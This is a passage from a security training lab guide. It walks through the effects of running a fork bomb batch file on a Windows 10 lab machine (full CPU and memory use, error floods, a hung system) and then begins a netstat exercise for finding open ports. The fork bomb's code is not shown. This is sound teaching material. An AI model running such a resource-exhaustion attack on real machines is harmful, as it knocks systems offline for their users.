


Figure 1.14 Screenshot of PLABWIN10: Showing the execution of the forkbomb file in the command prompt.

Step 15

You may or may not receive an error message during the execution time.

For the purpose of this demonstration, the batch file execution throws up an error message.

Click **OK** to close the **cmd.exe - Application Error** message box.




Figure 1.15 Screenshot of PLABWIN10: Showing the cmd.exe - Application Error dialog box.

Step 16

After the batch file execution, observe the CPU usage in the **Task Manager**.

To do so, in the **Task Manager** window, under the **Performance** tab, in the left pane, observe the CPU activity.

The **CPU** utilization went up to **100%**, and even the memory consumption went up from **2 GB** to **5.5 GB**.

***Note:** The PLABWIN10 device would hang and could crash. You would have to reconnect to the device.*




Figure 1.16 Screenshot of PLABWIN10: Showing the Windows Command Processor dialog box with the error along with the cmd.exe - Application Error.

Step 17

You will also notice several other error dialog boxes.




Figure 1.17 Screenshot of PLABWIN10: Showing the Windows Command Processor dialog box with the error along with the cmd.exe - Application Error.

Step 18

Close the error windows. The **cmd.exe - Application Error** and **Windows Command Processor** dialog boxes will continue to pop-up even if you close them.

Notice that memory utilization has jumped to **93%**.




Figure 1.18 Screenshot of PLABWIN10: Showing the memory utilization along with the error dialog boxes.

Step 19

In the background, notice the **Out of Memory** error in the command prompt window. At this point, you are virtually unable to click anywhere in the **PLABWIN10** system.

Note: You can **reboot** the PLABWIN10 device from the Practice Labs environment. However, ensure that you do not **Reset** it.

Learning Outcomes


After completing this exercise, you will be able to:

- Use Netstat to Detect Open Ports

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01** - (Windows Server 2019 - Domain Server)
- **PLABWIN10** - (Windows 10 - Workstation)



Task 1 - Use Netstat to Detect Open Ports

Netstat is a command-line utility that displays the incoming and outgoing TCP connections on a system.

In this task, you will use the netstat command to detect open ports on the **PLABWIN10** device.

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.




Figure 2.1 Screenshot of PLABWIN10: Showing the desktop of PLABWIN10.

Step 2

In the **Type here to search** textbox, type the following command:

```
cmd
```

From the search results, select **Command Prompt**.




Figure 2.2 Screenshot of PLABWIN10: Selecting Command Prompt from the search results.

Step 3

The **Command Prompt** window opens.

To determine open ports, at the prompt, type the following command:

```
netstat -an
```

Press **Enter**.

